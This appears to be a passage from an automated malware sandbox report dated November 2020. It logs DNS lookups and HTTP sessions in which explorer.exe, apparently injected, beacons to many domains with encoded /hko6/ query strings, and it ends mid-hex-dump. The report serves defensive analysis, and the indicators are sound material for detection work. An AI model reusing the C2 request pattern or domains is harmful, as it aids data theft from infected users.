Nov 26, 2020 08:27:58.044636965 CET	8.8.8.8	192.168.2.7	0xb714	No error (0)	affiliateclubindia.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 08:28:18.846000910 CET	8.8.8.8	192.168.2.7	0xc3c	No error (0)	www.chartershome.com	chartershome.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:28:18.846000910 CET	8.8.8.8	192.168.2.7	0xc3c	No error (0)	chartershome.com		192.185.199.129	A (IP address)	IN (0x0001)
Nov 26, 2020 08:28:39.557630062 CET	8.8.8.8	192.168.2.7	0xd0dc	No error (0)	www.nationshiphop.com	nationshiphop.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:28:39.557630062 CET	8.8.8.8	192.168.2.7	0xd0dc	No error (0)	nationshiphop.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 08:28:59.914695024 CET	8.8.8.8	192.168.2.7	0xbd43	No error (0)	www.cfmfair.com	cfmfair.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:28:59.914695024 CET	8.8.8.8	192.168.2.7	0xbd43	No error (0)	cfmfair.com		104.164.35.80	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 08:29:40.649068117 CET	8.8.8.8	192.168.2.7	0xbf1c	No error (0)	www.skinnerttc.com	skinnerttc.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:29:40.649068117 CET	8.8.8.8	192.168.2.7	0xbf1c	No error (0)	skinnerttc.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 08:30:01.252055883 CET	8.8.8.8	192.168.2.7	0x605d	Name error (3)	www.jacmkt.com	none	none	A (IP address)	IN (0x0001)
Nov 26, 2020 08:30:23.520160913 CET	8.8.8.8	192.168.2.7	0xf5bc	Name error (3)	www.goodberryjuice.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.azery.site
- www.fittcycleacademy.com
- www.mycapecoralhomevalue.com
- www.nextgenmemorabilia.com
- www.bitcoincandy.xyz
- www.nairobi-paris.com
- www.multitask-improvements.com
- www.affiliateclubindia.com
- www.chartershome.com
- www.nationshiphop.com
- www.cfmfair.com
- www.skinnerttc.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49753	81.88.57.68	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:25:10.604625940 CET	4442	OUT	GET /hko6/?3f_X=Q2J8lT4hKB4&rL0=EYQ3CpWwSh2vHAFpwX7bfYNErBh8XjfonzY2Qz/ZEHgGxbW9TOQUf247lcv8UYdItcFHYpJ3ZA== HTTP/1.1 Host: www.azery.site Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:25:10.663077116 CET	4443	IN	HTTP/1.1 404 Not Found Date: Thu, 26 Nov 2020 07:25:10 GMT Server: Apache Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 68 6b 6f 36 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /hko6/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49756	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:25:30.909708023 CET	4466	OUT	GET /hko6/?rL0=7JP9a7+0OyyDCtwY4BBiZHxvOcjmT/EmGsy/Rg5QxlKunDSy+zY41kj2/fIUtC9fXZTQqxticw==&3f_X=Q2J8lT4hKB4 HTTP/1.1 Host: www.fittcycleacademy.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:25:31.024852037 CET	4466	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:25:30 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c734-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.7	49771	104.164.35.80	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:29:00.087791920 CET	4624	OUT	GET /hko6/?rL0=leTXDjYcUtkTOBo/XywC86s6NVsozqkX2a5kzyiD11BblheudN5U1IiLvUCvh9+vkOfDF9tr1A==&3f_X=Q2J8lT4hKB4 HTTP/1.1 Host: www.cfmfair.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:29:00.259849072 CET	4624	IN	HTTP/1.1 500 Internal Server Error Content-Type: text/html Server: Microsoft-IIS/7.5 Date: Thu, 26 Nov 2020 07:28:58 GMT Connection: close Content-Length: 57 Data Raw: e6 97 a0 e6 b3 95 e6 98 be e7 a4 ba e9 a1 b5 e9 9d a2 ef bc 8c e5 9b a0 e4 b8 ba e5 8f 91 e7 94 9f e5 86 85 e9 83 a8 e6 9c 8d e5 8a a1 e5 99 a8 e9 94 99 e8 af af e3 80 82 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.7	49772	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:29:40.670552015 CET	4626	OUT	GET /hko6/?rL0=Z5wXWFR67775H9FWfAIDVOfBSfPNRfbmpsgUF7EF+miwYEgbR5wCg8jOIALgj8zBbklAwevO+Q==&3f_X=Q2J8lT4hKB4 HTTP/1.1 Host: www.skinnerttc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:29:40.785351992 CET	4626	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:29:40 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c734-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.7	49775	81.88.57.68	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:30:43.695779085 CET	4648	OUT	GET /hko6/?3f_X=Q2J8lT4hKB4&rL0=EYQ3CpWwSh2vHAFpwX7bfYNErBh8XjfonzY2Qz/ZEHgGxbW9TOQUf247lcv8UYdItcFHYpJ3ZA== HTTP/1.1 Host: www.azery.site Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:30:43.745044947 CET	4649	IN	HTTP/1.1 404 Not Found Date: Thu, 26 Nov 2020 07:30:43 GMT Server: Apache Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 68 6b 6f 36 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /hko6/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.7	49778	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:31:03.921262026 CET	4665	OUT	GET /hko6/?rL0=7JP9a7+0OyyDCtwY4BBiZHxvOcjmT/EmGsy/Rg5QxlKunDSy+zY41kj2/flUtC9fXZTQqxticw==&3f_X=Q2J8lT4hKB4 HTTP/1.1 Host: www.fittcycleacademy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:31:04.036468029 CET	4665	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:31:03 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c734-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.7	49779	173.192.101.248	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:31:24.320868969 CET	4666	OUT	GET /hko6/?3f_X=Q2J8lT4hKB4&rL0=/LbTQbSxfycNpyBkUl28ip4ahz0503SiTQiCvhPHWMRp7RgREL83brTbc+Xp5Y7hhpZ940oONw== HTTP/1.1 Host: www.mycapecoralhomevalue.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:31:24.455890894 CET	4667	IN	HTTP/1.1 400 Bad Request Content-Type: text/html; charset=utf-8 X-AspNetMvc-Version: 5.2 X-Powered-By: ASP.NET Date: Thu, 26 Nov 2020 07:31:24 GMT Connection: close Content-Length: 296 Data Raw: 0a 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 65 72 72 6f 72 2f 65 72 72 6f 72 2e 63 73 73 22 20 2f 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 20 20 3c 68 31 3e 34 30 34 3c 2f 68 31 3e 0a 20 20 3c 68 32 3e 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0a 20 20 3c 70 3e 53 6f 72 72 79 2c 20 62 75 74 20 74 68 65 20 70 61 67 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 64 6f 65 73 20 6e 6f 74 20 65 78 69 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml"><head> <title>404 - Page Not Found</title> <link rel="stylesheet" href="/error/error.css" /></head><body> 404 Page Not Found Sorry, but the page you are looking for does not exist. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.7	49780	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:31:44.627120972 CET	4667	OUT	GET /hko6/?rL0=EcalOYSyHuIWNe0yBiyzQnDoyWnQ8AXmuso6y7H91Y9cmoRSZtclvU9o5GCKwGOmvOmDBOYeyw==&3f_X=Q2J8lT4hKB4 HTTP/1.1 Host: www.nextgenmemorabilia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:31:44.742125988 CET	4668	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:31:44 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c9ca-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49758	173.192.101.248	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:25:51.383757114 CET	4474	OUT	GET /hko6/?3f_X=Q2J8lT4hKB4&rL0=/LbTQbSxfycNpyBkUl28ip4ahz0503SiTQiCvhPHWMRp7RgREL83brTbc+Xp5Y7hhpZ940oONw== HTTP/1.1 Host: www.mycapecoralhomevalue.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:25:51.522063017 CET	4474	IN	HTTP/1.1 400 Bad Request Content-Type: text/html; charset=utf-8 X-AspNetMvc-Version: 5.2 X-Powered-By: ASP.NET Date: Thu, 26 Nov 2020 07:25:51 GMT Connection: close Content-Length: 296 Data Raw: 0a 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 65 72 72 6f 72 2f 65 72 72 6f 72 2e 63 73 73 22 20 2f 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 20 20 3c 68 31 3e 34 30 34 3c 2f 68 31 3e 0a 20 20 3c 68 32 3e 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0a 20 20 3c 70 3e 53 6f 72 72 79 2c 20 62 75 74 20 74 68 65 20 70 61 67 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 64 6f 65 73 20 6e 6f 74 20 65 78 69 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml"><head> <title>404 - Page Not Found</title> <link rel="stylesheet" href="/error/error.css" /></head><body> 404 Page Not Found Sorry, but the page you are looking for does not exist. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49759	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:26:13.726460934 CET	4476	OUT	GET /hko6/?rL0=EcalOYSyHuIWNe0yBiyzQnDoyWnQ8AXmuso6y7H91Y9cmoRSZtclvU9o5GCKwGOmvOmDBOYeyw==&3f_X=Q2J8lT4hKB4 HTTP/1.1 Host: www.nextgenmemorabilia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:26:13.841572046 CET	4476	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:26:13 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c9ca-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.7	49760	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:26:34.228813887 CET	4477	OUT	GET /hko6/?3f_X=Q2J8lT4hKB4&rL0=tXOddRziBZnyKXnXE9Kw2rrsPuH0SCZGoRNpDj1avThKGPBCs+LEjAOKKARNXpDVSdN5zM8g6w== HTTP/1.1 Host: www.bitcoincandy.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:26:34.406599045 CET	4478	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Thu, 26 Nov 2020 07:26:34 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://allassetcoins.com/cipherdomains/orbitdex.html?3f_X=Q2J8lT4hKB4&rL0=tXOddRziBZnyKXnXE9Kw2rrsPuH0SCZGoRNpDj1avThKGPBCs+LEjAOKKARNXpDVSdN5zM8g6w== Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.7	49761	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:26:54.667975903 CET	4478	OUT	GET /hko6/?rL0=lnnZpxegrJKzTox397oQ7hMdCzz828WEhmoqeuNRxe7x8ldLeLrXs8RcdM6azEYnfszPY9qEDw==&3f_X=Q2J8lT4hKB4 HTTP/1.1 Host: www.nairobi-paris.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:26:54.805349112 CET	4480	IN	HTTP/1.1 403 Forbidden Date: Thu, 26 Nov 2020 07:26:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 148 X-Sorting-Hat-ShopId: 44763218069 X-Dc: gcp-us-central1 X-Request-ID: 2028a74b-b7b9-48b6-93d3-00e4e019a57b X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06a50bc0d200002bc61585c000000001 Server: cloudflare CF-RAY: 5f81e247b9b72bc6-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 